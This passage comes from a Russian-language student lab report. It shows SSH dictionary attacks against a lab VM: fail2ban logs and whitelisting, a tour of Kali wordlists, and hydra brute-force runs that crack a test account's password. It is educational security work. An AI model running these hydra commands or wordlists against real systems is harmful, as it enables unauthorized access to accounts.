2025-10-19 12:29:28,117 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:27
2025-10-19 12:29:30,365 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:30
2025-10-19 12:29:33,863 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:33
2025-10-19 12:29:36,110 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:36
2025-10-19 12:29:36,332 fail2ban.actions   [8954]: WARNING [sshd] 192.168.0.105 already banned
2025-10-19 12:29:37,863 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:37
2025-10-19 12:29:37,864 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:37
2025-10-19 12:29:39,391 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:39
2025-10-19 12:29:42,100 fail2ban.filter      [8954]: INFO    [sshd] Found 192.168.0.105 - 2025-10-19 12:29:41
```

Рисунок 34 — Лог fail2ban

После этого с помощью утилиты fail2ban-client IP-адрес виртуальной машины с Kali Linux был разблокирован. Это видно на рисунке 35.

```
a1@ubuntu:~$ sudo fail2ban-client set sshd unbanip 192.168.0.105
1
```

Рисунок 35 — Разблокировка IP-адреса с помощью утилиты fail2ban-client

Также IP-адрес был внесен в список игнорируемых IP-адресов в конфигурационном файле jail.local. Это видно на рисунке 36.

```
[sshd]
enabled = true
port = 2222
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 600
findtime = 600
ignorereg = 127.0.0.1/8 192.168.0.105
```

Рисунок 36 — Добавление IP-адреса в список игнорируемых

После этого был проверен статус fail2ban. Как видно на рисунке 37, список заблокированных IP-адресов стал пустым.

```
a1@ubuntu:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed: 0
| ` File list: /var/log/auth.log
`- Actions
  |- Currently banned: 0
  |- Total banned: 0
  ` Banned IP list:
```

Рисунок 37 — Статус fail2ban

2.5 Приложение по использованию встроенных словарей в Kali Linux

После этого были найдены все доступные стандартные словари в Kali Linux. Как видно на рисунке 38, для поиска словарей использовалась утилита find. Результат вывода ограничен с помощью утилиты head первыми 20 вхождениями.

```
[a1㉿kali)-[~]
$ find -L /usr/share/wordlists -name "*.txt" -type f | head -20
/usr/share/wordlists/wfuzz/webservices/ws-dirs.txt
/usr/share/wordlists/wfuzz/webservices/ws-files.txt
/usr/share/wordlists/wfuzz/stress/alphanum_case.txt
/usr/share/wordlists/wfuzz/stress/alphanum_case_extra.txt
/usr/share/wordlists/wfuzz/stress/test_ext.txt
/usr/share/wordlists/wfuzz/stress/uri_hex.txt
/usr/share/wordlists/wfuzz/stress/char.txt
/usr/share/wordlists/wfuzz/stress/doble_uri_hex.txt
/usr/share/wordlists/wfuzz/Injections/All_attack.txt
/usr/share/wordlists/wfuzz/Injections/bad_chars.txt
/usr/share/wordlists/wfuzz/Injections/XML.txt
/usr/share/wordlists/wfuzz/Injections/SQL.txt
/usr/share/wordlists/wfuzz/Injections/XSS.txt
/usr/share/wordlists/wfuzz/Injections/Traversal.txt
/usr/share/wordlists/wfuzz/general/http_methods.txt
/usr/share/wordlists/wfuzz/general/test.txt
/usr/share/wordlists/wfuzz/general/catala.txt
/usr/share/wordlists/wfuzz/general/megabeast.txt
/usr/share/wordlists/wfuzz/general/extensions_common.txt
/usr/share/wordlists/wfuzz/general/admin-panels.txt
```

Рисунок 38 — Поиск всех доступных стандартных словарей

После этого с помощью утилиты ls был получен список файлов в папке /usr/share/wordlists, в которой хранятся словари и папки со словарями. Это видно на рисунке 39.

```

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists
total 52124
drwxr-xr-x  2 root root    4096 Oct 12  07:59 .
drwxr-xr-x 360 root root  12288 Oct 12 16:33 ..
lrwxrwxrwx  1 root root     26 Oct 12  07:59 amass → /usr/share/amass/wordlists
lrwxrwxrwx  1 root root     25 Oct 12  07:59 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx  1 root root     30 Oct 12  07:59 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx  1 root root     35 Oct 12  07:59 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx  1 root root     41 Oct 12  07:59 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx  1 root root     45 Oct 12  07:59 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx  1 root root     28 Oct 12  07:59 john.lst → /usr/share/john/password.lst
lrwxrwxrwx  1 root root     27 Oct 12  07:59 legion → /usr/share/legion/wordlists
lrwxrwxrwx  1 root root     46 Oct 12  07:59 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx  1 root root     41 Oct 12  07:59 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--  1 root root 53357329 May 12  2023 rockyou.txt.gz
lrwxrwxrwx  1 root root    19 Oct 12  07:59 seclists → /usr/share/seclists
lrwxrwxrwx  1 root root    39 Oct 12  07:59 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx  1 root root    25 Oct 12  07:59 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx  1 root root    37 Oct 12  07:59 wifite.txt → /usr/share/dict/wordlist-probable.txt

```

Рисунок 39 — Содержимое папки /usr/share/wordlists

После этого были проверены основные директории со словарями. Как видно на рисунке 40, оригинальные словари размещаются в различных папках.

```

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/rockyou.txt.gz
-rw-r--r-- 1 root root 53357329 May 12  2023 /usr/share/wordlists/rockyou.txt.gz

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/fasttrack.txt
lrwxrwxrwx 1 root root 41 Oct 12  07:59 /usr/share/wordlists/fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/rockyou.txt.gz
-rw-r--r-- 1 root root 53357329 May 12  2023 /usr/share/wordlists/rockyou.txt.gz

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/fasttrack.txt
lrwxrwxrwx 1 root root 41 Oct 12  07:59 /usr/share/wordlists/fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/nmap.lst
lrwxrwxrwx 1 root root 41 Oct 12  07:59 /usr/share/wordlists/nmap.lst → /usr/share/nmap/nselib/data/passwords.lst

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/dirbuster
lrwxrwxrwx 1 root root 30 Oct 12  07:59 /usr/share/wordlists/dirbuster → /usr/share/dirbuster/wordlists

└─[a1㉿kali)-[~]
$ ls -la /usr/share/wordlists/metasploit
lrwxrwxrwx 1 root root 46 Oct 12  07:59 /usr/share/wordlists/metasploit → /usr/share/metasploit-framework/data/wordlists

```

Рисунок 40 — Основные директории со словарями

После этого с помощью утилиты gunzip был распакован словарь rockyou. После распаковки с помощью утилиты wc было получено количество слов в словаре (14 344 392 паролей). Также были выведены первые 20 паролей из словаря с помощью утилиты head. Данный процесс представлен на рисунке 41.

```
(a1㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
(a1㉿kali)-[~]
└─$ wc -l /usr/share/wordlists/rockyou.txt
14344392 /usr/share/wordlists/rockyou.txt
(a1㉿kali)-[~]
└─$ head -20 /usr/share/wordlists/rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
```

Рисунок 41 — Подготовка и исследование словаря rockyou.txt

После этого с помощью утилиты head была создана уменьшенная версия файла rockyou.txt, содержащая только первые 1000 паролей.

```
(a1㉿kali)-[~]
└─$ head -1000 /usr/share/wordlists/rockyou.txt > rockyou_top1000.txt
```

Рисунок 42 — Создание уменьшенной версии rockyou.txt

После этого с помощью утилиты hydra была выполнена brute-force атака с использованием словарей rockyou.txt и его уменьшенной версии. Как видно на рисунках 43-44, атака была произведена успешно, т. к. был подобран пароль для пользователя testuser.

```
(a1㉿kali)-[~]
└─$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.112:2222 -t 4 -vv
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 09:02:05
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous s
[DATA] max 4 tasks per 1 server, overall 4 tasks, 57377596 login tries (l:4/p:14344399), ~14344399 tries
[DATA] attacking ssh://192.168.0.112:2222
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://testuser@192.168.0.112:2222
[INFO] Successful, password authentication is supported by ssh://192.168.0.112:2222
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "123456" - 1 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "12345" - 2 of 57377596 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "123456789" - 3 of 57377596 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "password" - 4 of 57377596 [child 3] (0/0)
[2222][ssh] host: 192.168.0.112 login: testuser password: 123456
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "123456" - 14344400 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "12345" - 14344401 of 57377596 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "123456789" - 14344402 of 57377596 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "password" - 14344403 of 57377596 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "iloveyou" - 14344404 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "princess" - 14344405 of 57377596 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "1234567" - 14344406 of 57377596 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "rockyou" - 14344407 of 57377596 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "12345678" - 14344408 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "abc123" - 14344409 of 57377596 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "nicole" - 14344410 of 57377596 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "daniel" - 14344411 of 57377596 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "babygirl" - 14344412 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "monkey" - 14344413 of 57377596 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "lovely" - 14344414 of 57377596 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "jessica" - 14344415 of 57377596 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "654321" - 14344416 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "michael" - 14344417 of 57377596 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "ashley" - 14344418 of 57377596 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "qwerty" - 14344419 of 57377596 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "111111" - 14344420 of 57377596 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "iloveu" - 14344421 of 57377596 [child 1] (0/0)
```


Рисунок 43 — Атака brute-force с использованием словаря rockyou.txt

```
(a1㉿kali)-[~]
└─$ hydra -L users.txt -P rockyou_top1000.txt ssh://192.168.0.112:2222 -t 4 -vv
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 10:00:43
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous s
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4000 login tries (l:4/p:1000), ~1000 tries per task
[DATA] attacking ssh://192.168.0.112:2222
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://testuser@192.168.0.112:2222
[INFO] Successful, password authentication is supported by ssh://192.168.0.112:2222
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "123456" - 1 of 4000 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "12345" - 2 of 4000 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "123456789" - 3 of 4000 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "testuser" - pass "password" - 4 of 4000 [child 3] (0/0)
[2222][ssh] host: 192.168.0.112 login: testuser password: 123456
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "123456" - 1001 of 4000 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "12345" - 1002 of 4000 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "123456789" - 1003 of 4000 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "password" - 1004 of 4000 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "iloveyou" - 1005 of 4000 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "princess" - 1006 of 4000 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "1234567" - 1007 of 4000 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "rockyou" - 1008 of 4000 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "12345678" - 1009 of 4000 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "abc123" - 1010 of 4000 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "nicole" - 1011 of 4000 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "daniel" - 1012 of 4000 [child 3] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "babygirl" - 1013 of 4000 [child 0] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "monkey" - 1014 of 4000 [child 1] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "lovely" - 1015 of 4000 [child 2] (0/0)
[ATTEMPT] target 192.168.0.112 - login "admin" - pass "jessica" - 1016 of 4000 [child 3] (0/0)
```


Рисунок 44 — Атака brute-force с использованием уменьшенной версии словаря rockyou.txt

После этого атака была произведена с помощью словарей fasttrack.txt, содержимое которое представлено на рисунке 45. Как видно на рисунке 46, атака также была проведена успешно.



```
(a1㉿kali)-[~]
$ head -50 /usr/share/wordlists/fasttrack.txt
Spring2017
Spring2021
spring2021
Summer2021
summer2021
Autumn2021
autumn2021
Fall2021
fall2021
Winter2021
winter2021
Spring2020
spring2020
Summer2020
summer2020
Autumn2020
autumn2020
Fall2020
fall2020
Winter2020
winter2020
Spring2019
spring2019
Summer2019
summer2019
Autumn2019
autumn2019
Fall2019
fall2019
Winter2019
winter2019
Spring2018
spring2018
Summer2018
summer2018
Autumn2018
autumn2018
Fall2018
fall2018
Winter2018
winter2018
Spring2016
Spring2015
Spring2014
Spring2013
spring2017
spring2016
spring2015
spring2014
spring2013
```

Рисунок 45 — Первые 50 вхождений словаря fasttrack.txt



```
(a1㉿kali)-[~]
$ hydra -L users.txt -P /usr/share/wordlists/fasttrack.txt ssh://192.168.0.112:2222 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 12:02:07
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) fro
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1048 login tries (l:4/p:262), ~262 tries
[DATA] attacking ssh://192.168.0.112:2222/
[STATUS] 60.00 tries/min, 60 tries in 00:01h, 988 to do in 00:17h, 4 active
[STATUS] 50.00 tries/min, 150 tries in 00:03h, 898 to do in 00:18h, 4 active
[2222][ssh] host: 192.168.0.112 login: testuser password: 123456
```

Рисунок 46 — Атака brute-force с использованием словаря fasttrack.txt

После этого были использованы словари из DirBuster: словарь apache-user-enum-1.0.txt в качестве словаря логинов и словарь common-passwords.txt в качестве словаря паролей. Как видно на рисунке 47, атака со словарем

common-passwords.txt также была выполнена успешно. Атака же со словарем apache-user-enum-1.0.txt в качестве словаря логинов не привела к положительным результатам.

```
(a1㉿kali)-[~]
└─$ hydra -L users.txt -P /usr/share/wordlists/dirbuster/common-passwords.txt ssh://192.168.0.112:2222 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orgs.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-19 12:16:08
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 208 login tries (l:4/p:52), ~52 tries per task
[DATA] attacking ssh://192.168.0.112:2222/
[2222][ssh] host: 192.168.0.112 login: testuser password: 123456
```

Рисунок 47 — Использование словаря dirbuster/common-passwords.txt

3 Вывод

В ходе выполнения данной лабораторной работы были изучены способы получения несанкционированного доступа (НСД) злоумышленником посредством выполнения им базовой атаки «перебор по словарю», изучены базовые способы противодействия угрозе подбора аутентификационной информации.